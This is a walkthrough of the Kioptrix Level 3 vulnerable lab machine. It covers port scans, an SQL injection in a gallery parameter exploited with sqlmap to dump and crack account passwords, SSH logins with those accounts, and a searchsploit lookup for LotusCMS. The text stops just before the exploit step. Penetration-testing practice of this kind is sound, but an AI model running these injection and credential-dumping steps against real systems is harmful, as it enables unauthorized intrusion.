vulnhub_kioptrix_level_3


Here comes another walkthrough on KIOPTRIX series!

First off, we ought to modify /etc/hosts file and add the following line:

```
192.168.122.14 #your target ip  kioptrix3.com
```


Let's start with some routine scan.

```
masscan -p1-65535 192.168.122.14 --rate=1000
```



```
┌──(root㉿kali)-[~/Desktop/tools/lpe]
└─# masscan -p1-65535 192.168.122.14 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-11-06 07:07:38 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.122.14
Discovered open port 22/tcp on 192.168.122.14
```

`nmap -sC -sS -sV -A -p 22,80 192.168.122.14`




```
┌──(root㉿kali)-[~/Desktop/tools/lpe]
└─# nmap -sC -sS -sV -A -p 22,80 192.168.122.14
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 02:15 EST
Nmap scan report for kioptrix3.com (192.168.122.14)
Host is up (0.00080s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Ligoat Security - Got Goat? Security ...
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
MAC Address: 00:0C:29:03:C1:FF (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.80 ms kioptrix3.com (192.168.122.14)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds
```

There're only two open ports: port 22 and port 80.

Clearly, it's evident that we need to focus on HTTP service.


```
nikto -h 192.168.122.14
```



```
┌──(root㉿kali)-[~]
└─# nikto -h 192.168.122.14
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.122.14
+ Target Hostname:    192.168.122.14
+ Target Port:        80
+ Start Time:         2023-11-05 22:49:18 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsp
anner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /favicon.ico: Server may leak inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: Fri Jun  5 15:22:00 2009. See: http://cve.mitre.org/cgi-bi
n/cvename.cgi?name=CVE-2003-1418
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8101 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2023-11-05 22:49:46 (GMT-5) (28 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Sevaral results capture my interest which could have vulnerabilities, such as phpmyadmin(MYSQL).

Access it using firefox and attempt to login by brute force:



Welcome to phpMyAdmin 2.11.3deb1ubuntu1.3

Error

#1045 - Access denied for user 'root'@'localhost' (using password: NO)

Language

English (utf-8)


Log in

Username: root

Password:

Unfortunately, it doesn’t work.

For the next step, I intend to directly access http server on port 80:



Blog

New Gallery Online!

05 August 2010

We've just implemented our new state of the art Gallery.

So secure we are putting on our production server hosting our "FindUr Netbook Anywhere" code. This gallery application will be available for purchase soon at the introductory price of 99$(USD). If you want the source code, the price is schedualed to go for about 900$(USD).

So with no further a-do check it out

http://kioptrix3.com/gallery

Gallery is under GPLv2

—

Posted at 10:49 in Uncategorized | Comments (0)

New Lead Programmer!

05 August 2010

We've just hired a great new lead for our projects. He's 13 years old and fresh out of college. Besides being the #2 hacker, he's a wizard when it comes to coding.


Welcome loneferret! and don't forget to fill in your time sheet.

Archive

August 2010

At the top of this page, there are three modules that can be observed:HOME, BLOG, and LOGIN.

After some experimentation, I have discovered a suspicious feature point where there may be a potential vulnerability for SQL injection — — sort.




kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Displaying Photos 1 to 3 of 3

Take a look at the url, the param ID interests me.

Let me perform a simple test by appending a `'` after the parameter. An error has occurred!




kioptrix3.com/gallery/gallery.php?id=1'&sort=photoid#photos


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' order by parentid,sort,name' at line 1Could not select category

SQLMAP:

```
sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1&sort=size#photos" -D
gallery -T dev_accounts -C username,password --dump
```



```
back-end DBMS: MySQL ≥ 4.1
[02:52:37] [INFO] fetching entries of column(s) 'password,username' for table 'dev_accounts' in database 'gallery'
[02:52:37] [INFO] retrieved: '0d3eccfb887aabd50f243b3f155c0f85','dreg'
[02:52:37] [INFO] retrieved: '5badcaf789d3d1d09794d8f021f40f0e','loneferret'
[02:52:37] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[02:52:42] [INFO] writing hashes to a temporary file '/tmp/sqlmapl9s_ox3r174040/sqlmaphashes-jk43xug3.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[02:52:46] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[02:52:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[02:52:47] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[02:52:47] [INFO] starting 4 processes
[02:52:49] [INFO] cracked password 'Mast3r' for user 'dreg'
[02:52:55] [INFO] cracked password 'starwars' for user 'loneferret'
Database: gallery
Table: dev_accounts
[2 entries]
+------------+---------------------------------------------+
| username   | password                                    |
+------------+---------------------------------------------+
| dreg       | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r)   |
| loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+------------+---------------------------------------------+

[02:53:00] [INFO] table 'gallery.dev_accounts' dumped to CSV file '/root/.local/share/sqlmap/output/kioptrix3.com/dump/gallery/dev_accounts.csv'
[02:53:00] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[02:53:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/kioptrix3.com'

[*] ending @ 02:53:00 /2023-11-06/
```




```
┌──(root㉿kali)-[~/Desktop/tools/lpe]
└─# ssh loneferret@192.168.122.14 -oHostKeyAlgorithms=+ssh-rsa
loneferret@192.168.122.14's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Fri Nov  3 09:18:08 2023 from 192.168.122.111
loneferret@Kioptrix3:~$
```

```
┌──(root㉿kali)-[~]
└─# ssh dreg@192.168.122.14 -oHostKeyAlgorithms=+ssh-rsa
dreg@192.168.122.14's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
dreg@Kioptrix3:~$
```

So far, I have obtained two accounts which can be successfully used to login using ssh.

Do you remember the login page on the homepage we haven't access? Now let's do it.



Not secure | kioptrix3.com/index.php?system=Admin&page=loginSubmit
got goat?
SECURITY ....

Incorrect username or password.


Username:

Password:

Login
Proudly Powered by: LotusCMS


After unsuccessful attempts to access the backend using methods such as sql injection and brute force, I noticed the presence of 'LotusCms'.

```
searchsploit LotusCMS
```



```
┌──(root㉿kali)-[~/Desktop/tools/lpe]
└─# searchsploit LotusCMS
-------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                        |  Path
-------------------------------------------------------------------------------------- ---------------------------
LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)                         | php/remote/18565.rb
LotusCMS 3.0.3 - Multiple Vulnerabilities                                             | php/webapps/16982.txt
-------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Download the exp from google and then execute:

